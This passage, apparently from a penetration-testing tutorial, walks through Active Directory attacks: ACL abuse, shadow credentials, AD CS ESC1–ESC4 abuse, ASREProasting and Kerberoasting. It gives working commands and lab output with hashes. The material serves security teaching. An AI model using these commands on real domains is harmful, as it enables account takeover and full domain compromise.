Lateral Movement and Privilege Escalation
Move from account to account, service to service, and machine to machine while escalating your privileges until you compromise the domain.
Lateral movement and privilege escalation within the Active Directory domain is a gradual and cyclical process of analyzing the access our account(s) have on the domain’s principals (other users, groups, machines, services), and abusing those accesses to either access other machines or services, or other more-privileged accounts. We repeat this process with the end-goal of achieving total domain compromise.
Misconfigurations of accesses and privileges are what enables attacker’s movement with Active Directory. Rather than obtaining access after exploiting a vulnerability, more commonly, the attacker simply logs in.
1 - ACL Abuse
Abuse of ACL access rights to achieve lateral movement
Permissions in Active Directory are controlled through Access Control Lists (ACL). Each security principal (user, group, process) has a corresponding ACL. ACLs define both who has access to which assets or resource, and what level of access they are granted. ACLs are made up of Access Control Entries (ACE) that explicity allow and/or deny users or groups from access.
If misconfigured, ACLs can be leveraged by attackers to achieve lateral movement or privilege escalation inside the domain. The abuse of ACL access rights are dependent on the specific access granted to the attacking user.
1.1 - Abuse ACL access over groups
Use access rights over a group to add users
Member principals within a Active Directory group automatically inherits the accesses and privileges granted to that group. If the principal we control have sufficient privileges over a group (GenericAll, GenericWrite, AllExtendedRights or Self-Membership), we can add another principal (e.g. a low-priv user) to the group so the principal inherits all access rights granted to the group.
Linux Perspective
From a Linux attacker machine, we can use bloodyAD or NetExec to add a user to a group.
bloodyAD --host <dc_host> -d <domain> -u <username> -p <password> add groupMember <target_group> <target_user>
nxc smb <dc_host> -u <username> -p <password> -M modify-group -o USER=<target_user> GROUP=<target_group>
Windows Perspective
We can use native net utility to add a user to a group.
net group <target_group> <target_user> /add /domain
With PowerShell, we may either use the Add-ADGroupMember cmdlet from the native AD module, as well as Add-DomainGroupMember from PowerView.
Add-ADGroupMember -Identity <target_group> -Members <target_user>
Add-DomainGroupMember -Identity <target_group> -Members <target_user>
1.2 - Abuse ACL Access over User
Use access rights over a user to take over that user account.
Force Change Password
The most naive method is to simply change that user’s password. With ForceChangePassword access, which is included with GenericAll access on a user, we should be able to change that user’s password without knowing their current password.
Note
Change an account’s password is considered destructive to the environment due to the potential disruption it may cause. With the account’s password changed, Users may not be able to log in. If the account is a service account, the service can become unavailable. During real-life engagements, only use this technique if written consent from the client is obtained.
Linux Perspective
From the Linux perspective, we can use the net command that are part of the Samba toolkit or bloodyAD to achieve this.
# Password for attacking user will be prompted
net rpc password <target_user> -U <domain>/<username> -S <dc_ip>
bloodyAD --host <dc_ip> -d <domain> -u <username> -p <password> set password svc_sql <new_password>
nxc smb <dc_host> -u <username> -p <password> -M change-password -o USER=<target_user> NEWPASS=<new_password>
changepasswd.py <domain>/<username>:<password>@<dc_host> -altuser <target_user> -altpass <new_password>
Windows Perspective
We may use PowerView’s Set-DomainUserPassword function to force change the target’s password.
Import-Module .\PowerView.ps1
$NewPassword = ConvertTo-SecureString <new_password> -AsPlainText -Force
Set-DomainUserPassword -Identity <target_user> -AccountPassword $NewPassword
Targeted Kerberoasting
We can leverage the ability to write the target user’s servicePrincipalName property (GenericAll or GenericWrite access required) to create a fake SPN and Kerberoast it like a normal service account and recover the target user’s password via offline cracking. However, our ability to recover the plaintext password depends on the user’s password strength.
Check out the article on Kerberoasting for more details.
Shadow Credentials
Shadow Credentials abuses the ability to write to the msDS-KeyCredentialLink attribute of the target user. The attribute is normally used for Windows Hello for Business or other Passwordless authentication in the Active Directory environment.
Note
Requirements for this technique are:
- The domain must support PKINIT (Windows Server 2016+).
- Domain controllers has its own key pair (such as in cases when the DC is also a certificate authority for AD CS).
- We have control over an account who can edit the target account’s
msDS-KeyCredentialLink attribute (GenericAll or GenericWrite).
Attack procedure involves:
- Attacker creates RSA public-private key pair.
- Attacker creates an X509 certificate configured with the public key.
- Attacker create a KeyCredential structure featuring the raw public key and add it to the
msDS-KeyCredentialLink attribute. - Attacker authenticate using PKINIT with the certificate and the private key, and obtain the user’s TGT.
Linux Perspective
pyWhisker may be used from a Linux attacker machine to create a key pair and add the public key to the msDS-KeyCredentialLink attribute of the target user. It then generate a #PKCS12 that contains the certificate and private key in the current working directory.
pywhisker -d <domain> -u <user> -p <password> --target <target_account> --action add [--use-ldaps]
╭─brian@rx-93-nu /tmp/tmp.kqftDIcpbI
╰─$ pywhisker -d gundam.local -u Hathaway.Noa -p Password1 --target svc_sql --action add --use-ldaps
[*] Searching for the target account
[*] Target user found: CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 6491aa50-785e-f839-daac-5a0b60173682
[*] Updating the msDS-KeyCredentialLink attribute of svc_sql
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: NiYn7UeE.pfx
[*] Must be used with password: 2fbXBUVaQokE1AygHoTH
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Next, we use Pass-the-Certificate to authenticate as the target user and obtain a TGT. This example uses the PKINITtools mentioned in the output of pyWhisker.
python3 gettgtpkinit.py -cert-pfx <cert_path> -pfx-pass <cert_pass> <domain>/<target_user> <ccache_filename>
╭─brian@rx-93-nu /tmp/tmp.kqftDIcpbI/PKINITtools
╰─$ python3 gettgtpkinit.py -cert-pfx ../NiYn7UeE.pfx -pfx-pass 2fbXBUVaQokE1AygHoTH GUNDAM.LOCAL/svc_sql svc_sql_tgt
2026-04-16 15:18:08,046 minikerberos INFO     Loading certificate and key from file
2026-04-16 15:18:08,065 minikerberos INFO     Requesting TGT
2026-04-16 15:18:08,077 minikerberos INFO     AS-REP encryption key (you might need this later):
2026-04-16 15:18:08,077 minikerberos INFO     71cf34fb9f98f093e6e6a8e35c3bebcc99b5cf677608774771f451640b019ad7
2026-04-16 15:18:08,081 minikerberos INFO     Saved TGT to file
To clear the msDS-KeyCredentialLink after we are done, we can use the following command:
pywhisker -d <domain> -u <user> -p <password> --target <target_account> --action clear [--use-ldaps]
Certipy’s shadow auto subcommand automatically authenticates via PKINIT and retreives a TGT and NTLM hash of the target user after adding the Shadow Credential. The NTLM hash is retreived via UnPAC the hash.
certipy shadow auto -u <username>@<domain> -p <password> -account <target_account> -target <dc_ip> -ns <dc_ip>
╭─brian@rx-93-nu /tmp/tmp.kqftDIcpbI
╰─$ certipy shadow auto -u hathaway.noa@gundam.local -p Password1 -account svc_sql -target 10.10.03 -ns 10.10.0.3
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'svc_sql'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3fb37ea398c84deb87fe0ea107c32395'
[*] Adding Key Credential with device ID '3fb37ea398c84deb87fe0ea107c32395' to the Key Credentials for 'svc_sql'
[*] Successfully added Key Credential with device ID '3fb37ea398c84deb87fe0ea107c32395' to the Key Credentials for 'svc_sql'
[*] Authenticating as 'svc_sql' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'svc_sql@gundam.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'svc_sql.ccache'
[*] Wrote credential cache to 'svc_sql.ccache'
[*] Trying to retrieve NT hash for 'svc_sql'
[*] Restoring the old Key Credentials for 'svc_sql'
[*] Successfully restored the old Key Credentials for 'svc_sql'
[*] NT hash for 'svc_sql': <NT_HASH>
Windows Perspective
From a domain Windows machine, we may use Whisker to add Shadow Credential to the target user.
Whisker.exe add /target:<target_username> /domain:<domain_fqdn> /dc:<dc_host> /path:<cert_path> /password:<pfx_password>
PS C:\temp> .\Whisker.exe add /target:svc_sql /domain:gundam.local /path:svc_sql.pfx /password:cert_pass
[*] Searching for the target account
[*] Target user found: CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID d862b3c6-0ed7-4023-b1f6-8908f2dfdab2
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saving the associated certificate to file...
[*] The associated certificate was saved to svc_sql.pfx
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:svc_sql /certificate:svc_sql.pfx /password:"cert_pass" /domain:gundam.local /dc:RA-CAILUM.GUNDAM.local /getcredentials /show
Then, we may use Rubeus to request a TGT for the target object. Rubeus then print the TGT in base64 on console.
.\Rubeus.exe asktgt /user:<user> /certificate:<cert_file> /password:<cert_pass> /domain:<domain_fqdn> /dc:<dc_host> /getcredentials /show
- If you get
KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP, try setting /enctype:aes128 or /enctype:aes256.
Modify Ownership
If we are able to modify the owner object over a user account, we can change the owner to an object we control and give that object full control access, allowing us to use any of the three methods above to take control of the target user account.
Linux Perspective
We use owneredit.py from Impacket to change the ownership of the user to an account we control.
owneredit.py -action write -owner <username> -target <target_user> <domain>/<user>:<password>
We then use dacledit.py from Impacket to give our user full control over the target user.
dacledit.py -action 'write' -rights 'FullControl' -principal <username> -target <target_user> <domain>/<username>:<password>
Windows Perspective
The PowerView function Set-DomainObjectOwner may be used to change the ownership of a user object from a domain-joined Windows machine. It must be ran from a process under the context of the user who has the access to modify ownership information over the target user, or we can create a PSCredential object, alternatively.
$SecPassword = ConvertTo-SecureString '<password>' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('<domain>\<username>', $SecPassword)
Set-DomainObjectOwner -Credential $Cred -TargetIdentity '<target_user>' -OwnerIdentity '<username>'
We then use Add-DomainObjectAcl function from PowerView to give our user GenericAll access to the target user object.
Add-DomainObjectAcl -Credential $Cred -TargetIdentity <target_user> -Rights All
1.3 - Group Managed Service Account
Read the NT password hash of Group Managed Service Accounts (gMSA)
The need to protect service accounts against attacks such as Kerberoasting gave rise to Managed Service Accounts (MSA) and later Group Managed Service Accounts (gMSA). While both supports automatic password generation and rotation, the latter allows the same service accounts to be used acrossed different machines.
Members of the group that manage the gMSA are intended to be the machine accounts of the computers where the service account will be deployed on. Members have the ability to read the password hash of the service account (ReadGMSAPassword).
In the demo below, the Machine Account MSN-04-SAZABI$ is part of the WEBSERVERS group, which manages the gMSA named GMSAWEBAPP$. The WEBSERVERS group has ReadGMSAPassword access over the gMSA.

If an attacker gains admin access on one of the machines whose machine account is part of the management group, the attacker can dump the machine account hash, then use Pass-the-Hash to authenticate and read the password of the gMSA, expanding their access to all services running under the service account.
Linux Perspective
From a Linux attacker machine, gMSADumper may be used to dump
gMSADumper.py -u <machine_account> -p :<machine_account_nt_hash> -d <domain>
Altneratively, we may use Netexec with --gmsa option over LDAP to read the password of the gMSA.
nxc ldap <dc_ip> -u <machine_account> -H <machine_account_nt_hash> --gmsa
╭─brian@rx-93-nu /tmp/tmp.1hRpZm4tin
╰─$ nxc ldap 10.10.0.3 -u 'MSN-04-SAZABI$' -H 7e7468ada27ecd41c2650c4c06aa9163 --gmsa
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\MSN-04-SAZABI$:7e7468ada27ecd41c2650c4c06aa9163
LDAP        10.10.0.3       389    RA-CAILUM        [*] Getting GMSA Passwords
LDAP        10.10.0.3       389    RA-CAILUM        Account: gmsaWebApp$          NTLM: 971c7366c83e670d8a9fc44b55836aa2     PrincipalsAllowedToReadPassword: WebServers
Windows Perspective
From a Winodows machine, GMSAPasswordReader may be used to achieve the same.
.\gmsapasswordreader.exe --accountname <gmsa_account>
2 - AD CS
Abuse Active Directory Certificate Service to achieve lateral movement and total domain compromise.
Active Directory Certificate Services (AD CS) is a Windows Server role for issuing and managing public key infrastructure (PKI) certificates used in secure communication and authentication protocols. Certificate configurations are pre-defined in certificate templates, which includes fields such as:
- SubjectAlternativeName (SAN): Defines one or more alternative names that the subjects may go by.
- Extended Key Usages (EKUs): Describe how the certificate will be used. Common ones include:
- Client Authentication: for authenticating
- Smart Card Logon: used for smart card authentication
- Server Authentication: used for identifying server (e.g., HTTPS certificates)
- Certificate Request Agent: enables a principal to request a certificate on behalf of another
The enrollment process for a client in AD CS goes as follows:
- Client generates public-private key pair.
- Client sends a certificate request along with its public key, the certificate template it wants, and various other settings.
- CA checks if the certificate template exist, if the client is allowed to enroll in it, and if the settings in the request is allowed by the template.
- CA generates a certificate and signs it with its private key.
- Client stores the certificate and use it for the purpose outlined in the EKUs
Misconfiguration of CAs and certificate templates can lead to privilege escalation and even total domain compromise.
Enumerating AD CS
Enumeration of AD CS can be done from Linux systems using certipy by ly4k.
# With username/password:
certipy find -u '<username>' -p '<password>' -dc-ip '<dc_ip>' [-ldap-scheme ldap]
# With Kerberos Ticket (ccache path exported in KRB5CCNAME environment variable)
certipy find -k -no-pass -target '<dc_host>' -ns '<dc_ip>'
Output in JSON and plain text will be generated, containing information regarding the configuration of the CAs and certificate templates available. Conveniently, certipy also highlights any potential vulnerabilities identified in those configurations, including ESC1-ESC16 privilege escalation vulnerabilities.
Alternatively, this can also be done on Windows systems using certify.
# Find vulnerable/abusable certificate templates using default low-privileged group
Certify.exe find /vulnerable

# Find vulnerable/abusable certificate templates using all groups the current user context is a part of:
Certify.exe find /vulnerable /currentuser
Reference and Further Reading
Certified Pre-Owned: Abusing Active Directory Certificate Services by Will Schroeder and Lee Christensen from SpecterOps.
2.1 - ESC1 and ESC2
Request certificate as another user with enrollee-supplied subject
ESC1 and ESC2 are similar privilege escalation techniques targeting certificate templates with ENROLLEE_SUPPLIES_SUBJECT flag set and can be used for client authentication. The ENROLLEE_SUPPLIES_SUBJECT flag means the subject of the certificate issued will be whatever the client supplies in the certificate request. Privilege escalation is then achieved by specifying a high-priv user in the subject name, then use Pass-the-Certificate to authenticate as the target user, obtaining their Kerberos TGT.
The difference between ESC1 and ESC2 come down to what specific configuration in the certificate template allowed that to happen:
- ESC1:
- Client Authentication is set as one of the EKUs.
ENROLLEE_SUPPLIES_SUBJECT flag is set.
- ESC2:
- Any Purpose is set as one of the EKUs.
ENROLLEE_SUPPLIES_SUBJECT flag is set.
Linux Perspective
We use certipy to request a certificate the vulnerable template, specifying the user we want to get access in -upn.
certipy req \
-k -no-pass \
-target '<dc_host>' -ns '<dc_ip>'
-ca '<ca_name>' -template '<vuln_template>' \
-upn '<target_user>'@'<domain>' -sid '<target_user_sid>' [-key-size 4096]
After obtaining the certificate, we use certipy, once again, to Pass-the-Certificate to authenticate as the user we just requested a certificate for to obtain their TGT and NT hash.
certipy auth -pfx '<cert_path>' -dc-ip '<dc_ip>'
Windows Perspective
From Windows systems, Certify can be used with our target username specified under /altname:
Certify.exe request /ca:'<ca_name>' /template:"<vuln_template>" /altname:"<target_user>"
Then, we can use Rubeus to Pass-the-Certificate and obtain a TGT.
Rubeus.exe asktgt /user:"<target_user>" /certificate:"<base64_cert>" /password:"<cert_pass>" /domain:"<domain>" /dc:"<dc_host>" /show
2.2 - ESC3
Request certificate on behalf of another user with a enrollment agent certificate
One of the Extended Key Usages (EKUs) for certificates issued by AD CS is Certificate Enrollment Agent, which allows the holder of the certificate to request certificates for another user as if they are that user. To abuse this for privilege escalation, there needs to be at least two templates matching conditions below:
Condition 1: A template allows a low-privileged user to enroll in an enrollment agent.
- Enrollment rights granted to a user or group for which we have access to.
- Manager approval is disabled.
- No authorized signatures are required.
- Certificate Enrollment Agent or Any Purpose is set as the EKU.
Condition 2: A template permit a low privileged user to use the enrollment agent certificate to request a certificate on behalf of another user that can be used for authentication.
- Enrollment rights granted to a user or group for which we have access to (including the user we can request a certificate for via condition 1).
- Manager approval is disabled.
- No authorized signatures are required.
- Client Authentication or Any Purpose is set as the EKU.
The chain of attack goes as the following:
- Request a condition 1 certificate as the current user.
- Use the condition 1 certificate to request a condition 2 certificate on behalf of the target user, which allows for client authentication.
- Authenticate as the target user using condition 2 certificate.
Linux Perspective
First, we request a certificate with Certificate Enrollment Agent listed as one of its EKUs, as our current controlled user.
certipy req -k -no-pass -ca '<ca_name>' -template "<agent_template>" -target "<dc_host>" \
-out controlled [-key-size 4096]
Next, request a certificate on behalf of a target user (specified with -on-behalf-of), while passing the certificate we received earlier back to the CA with -pfx to prove that we have rights as an enrollment agent. If we are targetting a user account, we can request a template from the built-in User template, which has Client Authentication listed under one of its EKUs.
Note
The domain part of the user specified under the -on-behalf-of argument must not be FQDN (CONTOSO rather than CONTOSO.COM), or else the AD CS may reject your request.
certipy req -k -no-pass -ca '<ca_name>' -template user -target '<dc_host>' \
-on-behalf-of '<domain>\<target_user>' -pfx controlled.pfx -sid '<target_sid>' [-key-size 4096]
If we receive the certificate issued for the target user, we may Pass-the-Cert to obtain the user’s TGT and NT hash.
certipy auth -pfx administrator.pfx -dc-ip '<dc_ip>'
2.3 - ESC4
Leverage vulnerable certificate access control to escalate privileges.
If a principal controlled by the attacker has the rights to modify a certificate template (FullControl, WriteOwner, WriteDacl, or WriteProperty), the attacker can modify the certificate template to one that is vulnerable to ESC1 or ESC2, that is one with Client Authentication or Any Purpose listed under its EKU and with the ENROLLEE_SUPPLIES_SUBJECT flag set.
Linux Perspective
Certipy includes the functionality to automatically configure a certificate template to one that is vulnerable to ESC1 if the user has sufficient rights to do so.
certipy template -k -no-pass -template '<vuln_template>' -target '<dc_host>' -write-default-configuration
Next, use the same steps for exploiting ESC and ESC2: first request a certificate with SAN set to username of a target user, then pass-the-certificate to authenticate, receiving the target user’s TGT and NT hash.
certipy req -k -no-pass -ca '<ca_name>' -upn '<target_user>@<domain>' -template '<vuln_template>' -target '<dc_host>'
certipy auth -pfx administrator.pfx -dc-ip '<dc_ip>'
3 - Kerberos
Abusing the ticket-based authentication and authorization protocol that governs the operation of Active Directory
Kerberos is a ticket-based network protocol that enables centralized authentication and authorization management in a network. This is the process a client goes through to access a service in a Kerberos network:
- Client requests a Ticket Granting Ticket (TGT) from the Auethenitcation Service (AS) of the Key Distribution Center (KDC) (AS-REQ).
- The KDC authenticates the client, then sends back a response (AS-REP).
- Client decrypts the AS-REP using the hash of their password, obtaining the TGT.
- Client hands the TGT to the Ticket Granting Service (TGS) alongside the service principal name (SPN) of the service they are attempting to access (TGS-REQ).
- TGS after verifying the TGT and ensure the client can access the SPN, then responds to the client’s request (TGS-REP).
- Client decrypts TGS-REP, obtaining the service ticket.
- Client hands the service ticket to the service.
- The service decrypts the service ticket using the password hash of its service account and verifies its content, then grants the client access.
Microsoft’s implementation of Kerberos sits at the center of Active Directory. The Domain Controllers (DC) acts as the KDC, enabling both centralized storage of credentials as well as user privileges and permissions. At the same time, different steps within the Kerberos authentication flow can be leveraged by attackers to obtain access to accounts and services. Attackers can use responses from the KDC to crack the target’s password offline (roasting attacks), extract Kerberos tickets from compromised machines, or forge tickets to escalate their privileges.
3.1 - ASREProasting
Take advantage of users with no Kerberos pre-authentication requirements and recover their password
Theory
Normally, in order for users to obtain their Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC), they have to verify their identity via pre-authentication. If the verification is successful, the KDC would then send a TGT back inside its Authentication Service Response (AS-REP), which is encrypted with a key derived from the user’s password.
Active Directory has an option inside the user’s User Account Control (UAC) settings called Do not require Kerberos pre-authentication. As its name suggests, the KDC would response with the AS-REP containing the user’s encrypted TGT without first verifying the user’s identity.

If this option is enabled on the target user, the Attacker can request a TGT for the user without provide the KDC with their password, then use brute-force attack to decrypt the AS-REP to obtain the user’s cleartext password.
The only requirement for this attack is that we control a domain user with at least standard privileges.
Linux Perspective
From a Linux attacker machine, GetNPUsers.py from Impacket can be used to both enumerate and obtain the encrypted AS-REP. We run the Python script without the -request to enumerate all users with Do not require Kerberos pre-authentication enabled.
GetNPUsers.py -dc-ip <dc_ip> <domain>/<user>:<password>
╭─brian@rx-93-nu ~
╰─$ GetNPUsers.py -dc-ip 10.10.0.3 GUNDAM.LOCAL/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name          MemberOf  PasswordLastSet             LastLogon                   UAC
------------  --------  --------------------------  --------------------------  --------
hathaway.noa            2026-04-09 20:36:53.519673  2026-04-16 16:46:31.017931  0x410200
To carry out the ASREProasting process and obtain the AS-REP blob, we use the -request flag.
GetNPUsers.py -request -dc-ip <dc_ip> <domain>/<user>:<password>
╭─brian@rx-93-nu ~
╰─$ GetNPUsers.py -request -dc-ip 10.10.0.3 GUNDAM.LOCAL/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name          MemberOf  PasswordLastSet             LastLogon                   UAC
------------  --------  --------------------------  --------------------------  --------
hathaway.noa            2026-04-09 20:36:53.519673  2026-04-16 16:46:31.017931  0x410200


$krb5asrep$23$hathaway.noa@GUNDAM.LOCAL:fe3a480111d9c7a40d9760a93c2bee78$93782918d8a804f3be8381ee86e3b5562a090c76d200ab3d78c2040dc46e068bd04fb2623353fa69cd795ba9411013218b55a66def59be3d90089e0eec8c2eb1bfd19ff5775d867c3d6ad4892fccc2c71538ee6bf515abd1524cf64eacdde3ae8016180a7192ad67a7b78e43a8e1ccebcb0aca9726bc42f6075693276a9c87cf6b9e44a2889bf3a6b6fe5f08a0d42cb9dd80fd57d9bca78751e8e8119bbfc775945b81cf813ffed75fc7fad8dff0ac6f9f4be2e4e51082cd7ccc85e6d8dd1d315adeecd79a5f416888196313d16aeb721f8a5b4e23e3b9fa8e01baf2e20ea9ff347987d0510d8e8f661d1983966d0fb6ebdf621831a6b57fe6738119
Windows Perspective
From a Windows domain computer, we can use PowerView’s Get-DomainUser with option -PreauthNotRequired to enumerate ASREProastable users.
Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl
PS C:\research> Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl


samaccountname     : hathaway.noa
userprincipalname  : hathaway.noa@GUNDAM.local
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
ASREProasting can be carried on from Windows using Rubeus and the asreproast subcommand.
.\Rubeus.exe asreproast /user:<target_user> /nowrap /format:hashcat
Cracking AS-REP
Hashcat mode 18200 may be used to crack the password from a AS-REP ($krb5asrep$23$).
hashcat -m 18200 <asrep_file> <wordlist>
3.2 - Kerberoasting
The classic AD privilege escalation technique to crack the passwords of service accounts offline
Kerberoasting is a privilege escalation technique for Active Directory credited to security researcher Tim Medin, who presented the attack back in 2014. The attack targets domain accounts with Service Principal Names (SPN), which are unique identifiers that Kerberos uses to map a service to a domain service account in whose context the service is running.
Theory
Once the user completes pre-authentication, the Kerberos KDC (Key Distribution Center) issues the user a Ticket Granting Ticket (TGT). The user can then use the TGT to obtain a service ticket from the Ticket Granting Service (TGS) at the KDC. The service ticket is issued for a particular service principal, whose password hash is used to encrypt the service ticket. Users can then use the service ticket to authenticate to the service principal to access the service.
From an attacker’s perspective, if we can obtain a valid TGT for any user on the domain, we could use it to obtain the service ticket. Then, we extract the encrypted portion and crack it offline to obtain the cleartext password of the service account, allowing us to authenticate to the domain as that service account.
Thus, the attack requires us to have access to a domain user, with any level of privileges within the domain. Additionally, there also must be at least one account with SPN configured other than the built-in krbtgt account that operates the KDC. The success of the attack depends on the strength of the password set in the service accounts we choose to attack.
Attack from Linux
The GetUserSPNs.py script from Impacket is great for enumerarting service accounts and Kerberoasting them. We can run the script with only the domain name, username, password and optionally the domain controller IP address specified using -dc-ip.
GetUserSPNs.py -dc-ip 10.10.0.3 <domain>/<user>:<password>
This gives us a list of domain service accounts alongside their SPNs.
╭─brian@rx-93-nu ~
╰─$ GetUserSPNs.py -dc-ip 10.10.0.3 gundam.local/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                        Name     MemberOf                                                              PasswordLastSet             LastLogon                   Delegation
------------------------------------------  -------  --------------------------------------------------------------------  --------------------------  --------------------------  ----------
MSSQLSvc/RA-CAILUM.GUNDAM.local:1433        svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

MSSQLSvc/RA-CAILUM.GUNDAM.local:SQLEXPRESS  svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421
We use -request option to request service ticket(s) and extract the encrypted portions.
GetUserSPNs.py -request -dc-ip 10.10.0.3 <domain>/<user>:<password>
Optionally, we may request service ticket for a specific account using -request-user.
GetUserSPNs.py -request -request-user <target_user> -dc-ip 10.10.0.3 <domain>/<user>:<password>
GetUserSPNs.py automatically request tickets for the service account(s), and extracts the encrypted portion in JtR/hashcat format that be copied and cracked directly. We can also use -outputfile to specify a filename for GetUserSPNs.py to write the encrypted portions to.
╭─brian@rx-93-nu ~
╰─$ GetUserSPNs.py -dc-ip 10.10.0.3 gundam.local/amuro.ray:Password1 -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                        Name     MemberOf                                                              PasswordLastSet             LastLogon                   Delegation
------------------------------------------  -------  --------------------------------------------------------------------  --------------------------  --------------------------  ----------
MSSQLSvc/RA-CAILUM.GUNDAM.local:1433        svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

MSSQLSvc/RA-CAILUM.GUNDAM.local:SQLEXPRESS  svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421


[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_sql$GUNDAM.LOCAL$gundam.local/svc_sql*$[...]
Attack from Windows
Kerberoasting can also be done if we can log in to a machine joined to the target domain as a domain user. Kerberoasting from the Windows perspective is drastically simplified with the use of tools, but be aware of anti-virus and detection if those are in play during an engagement.
Using Rubeus
Rubeus is a multi-purpose tool written in C# that focuses on Kerberos interaction. To use Rubeus for kerberoasting, we run Rubeus with kerberoast subcommand. The /nowrap option allows us to easily copy the service ticket to a file for cracking.
PS C:\research> .\Rubeus.exe kerberoast /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : svc_sql
[*] DistinguishedName      : CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
[*] ServicePrincipalName   : MSSQLSvc/RA-CAILUM.GUNDAM.local:1433
[*] PwdLastSet             : 6/6/2025 5:13:47 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc_sql$GUNDAM.local$MSSQLSvc/RA-CAILUM.GUNDAM.local:1433*$[...]
Rubeus also support using /ldapfilter option to target specific accounts. For example, we can use 'admincount=1' option to target high-value accounts, or use 'samaccountname=svc_sql' to target specific users.
.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap
.\Rubeus.exe kerberoast /ldapfilter='samaccountname=svc_sql' /nowrap
Using PowerView
Beyond being a powerful Swiss Army Knife for AD enumeration, PowerView can also be used for Kerberoasting.
We can first enumerate domain accounts with SPN using Get-DomainUser * -spn:
PS C:\research> Get-DomainUser * -spn | select samaccountname

samaccountname
--------------
krbtgt
svc_sql
Next, we target a specific SPN account to obtain a service ticket for it.
PS C:\research> Get-DomainUser -Identity svc_sql | Get-DomainSPNTicket -Format Hashcat


SamAccountName       : svc_sql
DistinguishedName    : CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
ServicePrincipalName : MSSQLSvc/RA-CAILUM.GUNDAM.local:1433
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*svc_sql$GUNDAM.local$MSSQLSvc/RA-CAILUM.GUNDAM.local:1433*$[...]
Cracking Service Ticket
